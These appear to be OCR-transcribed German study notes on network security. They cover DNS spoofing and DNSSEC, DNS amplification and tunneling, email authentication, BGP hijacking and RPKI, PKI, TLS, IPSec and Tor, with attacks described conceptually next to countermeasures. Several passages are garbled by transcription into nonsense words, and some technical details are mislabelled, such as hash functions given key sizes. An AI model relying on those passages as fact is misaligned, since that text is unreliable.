Geschwindigkeitsfrage

Herausforderung: 16-bit UDP-Zielport muss Quellport entsprechen

16-bit Transaktions-ID muss stimmen

aber bis ca. 2009st schlechter Zufall und statische Ports

Kaminskys Angriff 2008/9: wie oben nur mit nicht-existentem Namen \Rightarrow garantiert nicht im Cache
außerdem Antwort falscher NS-Server

Frage der Zeit und Bandbreite \Rightarrow Schrottflintenprinzip

Gegenmaßnahme: UDP-Port randomisieren

32-bit Zufall mit heutiger Bandbreite praktisch nicht erratbar

MitM

esquematischer

Transaktion-ID und UDP-Port nutzlos

auf rekursive Resolver im Internet

z.B. via BGP Prefix Hijacking

Benötigt in der Regel Angreifer mit vielen Ressourcen (Organisationen)

auf Stub-Resolver im lokalen Netz

z.B. mittels ARP Cache Poisoning

oder im offenen WLAN (kein MitM aber Lesengeht)

wenige Ressourcen, übliche Software

weitere Gegenmaßnahmen

2016 DoT - DNS over TLS (TCP port 853)

2018 DoH - DNS over HTTPS (TCP port 443) häufig direkt aus Webbrowser

+ sichert Vertraulichkeit, Integrität, Authentifizierung zwischen

Stub Resolver und Forwarder / Rekursivem Resolver

- für iterative Namensauflösung zu langsam \Rightarrow keine DoT-Authentizität

- relativ junge Standards

Gegenmaßnahme ~~DoT~~ DoTsec

Signierung DNS Records (Chain of Trust, Trust Anchor mit Resolver Software)

+ Integrität, Authentizität des Ursprungs

- nicht Vertraulichkeit

beschränkt Verfügbarkeit \rightarrow Authenticated Denial of Existence

+ bei korrekter Anwendung sehr effektiver Schutz

- langsame Verbreitung

- Unterstützung durch Stub Resolver und Forwarder bisher nur experimentell

- Server und Client müssen es unterstützen

- größere Antworten und Verwaltungsaufwand

Record-Typen

RDATA

DNS KEY Validierungsschlüssel, Signaturalgorithmen

RR SIG Typ und TTL des RRsets, Signatur, Signaturalgorithmen

Gültigkeitsdauer, Signatur, Referenz auf Validierungsschlüssel

DS Hash-Wert des Kindschlüssels, Hash-Algorithmen

Referenz auf Validierungsschlüssel

NSEC1 gesuchter Name und Record-Typen der benachbarten

NSEC3 Namen in alphabetischer Reihenfolge (Authentifizierung)

Nicht-Existenz

Weitere Angriffe auf DNS

Domain Hijacking: Übernahme Nutzerkonten bei Domain-Registraren

Flooding-Angriff gegen DNS-Server (DoS)

Zensur des DNS: üblicherweise öffentlich zur Sperrung

BRUNNEN

Betreiber von Resolvern werden zum Filtern gezwungen

durch andere Resolv (ggf. mit DoT/DH) leicht zu umgehen

z.B. China, Iran

GB („Pornofilter“)

Beeinflussung Sicherheit von Drittsystemen durch DNS

DNS Amplification DDoS (Distributed DDoS)

- Reflection: DNS-Anfragen mit gespaffter Opfer-IP
- Amplification: Antworten denlich größer als Anfragen

Abmilderungen

Opfer
Kapazitätsreserven
Weiterleitungsdienste

DNS-Dienst
Amplifikationsfaktor
gering halten
mit DDoS besser schützen

Gegen Angriff vor
Eliminierung Pakete mit gespaffter IP in
Ursprungsnetswerke (machen zu wenige)
Stilllegung Bahnnetze z.B. Bahnhöfen (schnell und
schnell neue)

DNS Tunneling

- Codieren Daten als DNS-Anfragen (verdeckte Übertragung)
- Rechner leiten weiter und Antworten zurück

- Verwendung: Exfiltration ausspielter Informationen
- Umgehen Netzperren, Firewalls
- Verdeckte Kommunikation Bots mit ihrem Master

Verbinden: Angefragte Namen oft auffällig

viel DNS-Verkehr zu einer oder wenigen Domains

zu viel DNS-Verkehr einzelner Systeme

→ Filtern mit statistischer Anomaliedetektion oft möglich

SPF - Sender Policy Framework

Ziel: Verhinderung E-Mail-Spoofing

Domainbetreiber spezifiziert in TXT-DNS-Records, wer

Mails von dieser Domain senden darf.

Empfänger Server checkt diese SPF-Records

Probleme: von DNS Sicherheit abhängig

häufig "Soft-Fail" oder nicht effektiv im Einsatz

falls keine SPF-Records vorhanden

DKIM

Verhinderung E-Mail-Spoofing durch Signieren

public key in DNS-Eintrag

Domain Validation

bindet public key an Domain

automatische Ausstellung von TLS-Zertifikaten an Domain-Inhaber

z.B. Sender Authentifizierungscode an Adresse in Domain

DANE

Nachweis Echtheit von TLS-Zertifikaten

durch Referenzierung im DNS, braucht DNSsec!

experimentell nicht weit verbreitet

Border Gateway Protocol BGP

Routing

lokale Netze

(im switch) auf Basis von MAC-Adressen in MAC-Adressestabelle

Falls unbekannt fluten.

(MAC → Port)

Im Internet (in Routern) auf Basis IP (IP-prefix → Port)

Routingtabelle mit IP-Addressbereichen ("Prefix")
of one or more IP-prefixes

(Abstraktions) Aufteilung des Internet in Autonome Systeme AS (von Admin verwaltet z.B. RIP, OSPF)
BGP für Routing zwischen AS

Announcements

Jedes AS teilt seine aktuellen Routen mit Nachbarn z.B. 1.1.0.0/16, AS4, AS7

Über Ziel
↓ ↓

Routing basiert auf Distanzvektoralgorithmus

Präfix Länge wichtiger als Länge der Route (in Realität noch mehr Faktoren)

BGP Hijacking (böswilliges Umleiten)

Wie?

Sub-prefix Hijacking

Same-prefix Hijacking → tolligewiner muss weiter sein

Ziel:

Redirection (oft z.zt. Angriffsvektor Rummikub...)

Subversion (MitM)

relativ schwer zu erkennen, da „BGP-speaker“ benötigt

Gegenmaßnahmen erfordern Bekanntheit des Besitz von IP-Ressourcen

Wem gehört eigentlich IP

Ausgabe durch Regionale Internet Registries (RIRs)

Europa: RIPE

RIRs betreiben Datenbanken IRI, RPICL

Besitz eines Blocks erlaubt BGP-announcement

kleinste Zuteilung /24 (256 Adressen)

2022 ca. 50\$/Adresse wegen Knappheit absteigen


RPKI Resource Public Key Infrastructure (gegen Redirection)

verteilte Datenbank

Publication Point := Repositories

ROA Route Origin Authorization := kryptographisch signiert AS + IP-Prefix

RP Relying Party := Software zum ROAs Übernehmen und Validieren von Admins eingesetzt



BGPsec (gegen Subversion)

ROA für origin AS1 ; Rn SKI-Subject Key Identifier (refers to RPKI)

AS1 → AS2 : Prefix, { AS1, SK1, AS2*3, { S1G123 }

AS2 → AS3 : Prefix, { AS1, SK1, AS2, SK12, AS3*3, { S1G12, S1G233 }

* part signed over but not included in the forward BGPSEC update

PKI Public Key Infrastructure

gesicherte Kommunikation nur bei Authentifizierung. Typischerweise über Public Keys

Direct Trust: direkte Schlüsselübermittlung (z.B. SSH fingerprint des Servers muss zu Beginn manuell geprüft werden)

Hierarchical Trust: Zertifikats hierarchie (aus Übertragung, Schlüssel Mittelsmänner) (As müssen Vertrauen würdig sein. (A) Browser Forum erstellt Richtlinien z.B. Audit)

Web of Trust: unstrukturierter Vertrauensgraph z.B. PGP Email-verschlüsselung
transitives Vertrauen

letztendlich Hersteller Entscheidung

Certificate Transparency (CT)

nach Überwachung ironisches Gmail durch Zertifikat von DigiNotar
startete Google CT

(As müssen ausgestellte Zertifikate in öffentlichen Logs speichern => Fehler sollen schneller auffallen)

Wiederholung z.B. bei Bekanntwerden des private key => Mitteilung an (A)

fürchtet Zertifikatssperrenlisten (CRL) (in Zertifikat verlinkt einer (A))

Online Zertifikat Status Protokoll (OCSP) (Nachfragen bei (A))

) kaum genutzt

Hard / Soft fail

statt dessen Trend zu kürzeren Gültigkeitsdauern

manuelles herumschicken zu umständlich (skaliert nicht)

Keyserver

Client verwendet nur keys vom Keyserver, die von Leuten signiert wurden denen er vertraut

A

↓ vertraut

B

signiert

B wird für A

zum Introducer

bürgt für C

Meta-Introducer können auch neue Introducer signieren

viele Einstellungsmöglichkeiten: Deaktivieren Transitivität

manuellstärke des Vertrauens

+ sehr mächtig um Vertrauen in Schlüsseln abzubilden

- Manuelle Bedienung notwendig => Praktikabilität fragwürdig

(~~SSL~~ PGP Alternative für Emails:

S/MIME (z.B. von Fraunhofer verwendet)

basiert klassisch auf (As)



Sichere Verbindungen

- Application Layer: SSH Secure Shell
- Transport Layer: TLS Transport Layer Security
- Internet Layer: IPSec
- Link Layer:

TLS

Ziele

- Authentizität (theoretisch optional)
- Vertraulichkeit (über sym. Verschl.)
- Integrität (über HMAC, oder authenticated cipher modes)
- Replay Protection (überNonce)
- (Perfect) forward secrecy (nur bei Diffie-Hellman)



Cipher Suites (Parameter der TLS-Session)

TLS-Schlüsseltauschalgorithmen-WITH-Verschlüsselung-<HMAC>

z.B. DHE-RSA ^{RSASignature des} ^{Zertifikates}
DHE-PSK & vorheriger sym. key
DHE-ANON & keine sig MitM!


z.B. AES_128_GCM ^{128bit} ^{key}
AES_256_GCM ^{256bit} ^{key}
SHA256 ^{128bit} ^{key}
SHA384 ^{256bit} ^{key}

Probleme: CA kann für jede Domain Zertifikat ausstellen \Rightarrow eine bösertige reicht aus
oft Fall-back \Rightarrow Downgrade-Angriffe
garantiert nur Domain nicht Gültigkeit (oder z.B. ähnliche Namen)

(keine Ende-zu-Ende Verschlüsselung im Email oder Chat since)

Zertifist (As ist typischerweise in Betriebssystem-Zertif. katalogen)
jede Anwendung muss selbst einbinden und ob Name erwartet und vertrauenswürdig
+ Verschlüsselung gesamte Strecke
- nur eine Application

IPSec/VPN



Transportmodus: payload verschlüsseln
Tunnelmodus: neuer IP header


Protokolle
IKE, IKEv2, IPSec
OpenVPN

- manuell

kein virtuelles Netz:
intern können andere Adressen als extern verwendet werden \Rightarrow virtuelles Netz

Remote Access VPN

End-to-site
(verpackt direkt selbst)



Sicherheit nur auf Verbindung bis zum internen Netzwerk

Onion Routing: via Tor
schickte Daten mehrfach verschlüsselt über gewählte TOR-Knoten

erschwert Verfolgung Datenströme, aber bei Besitz vieler Knoten Input/Output korrelierbar \Rightarrow keine perfekte Anonymität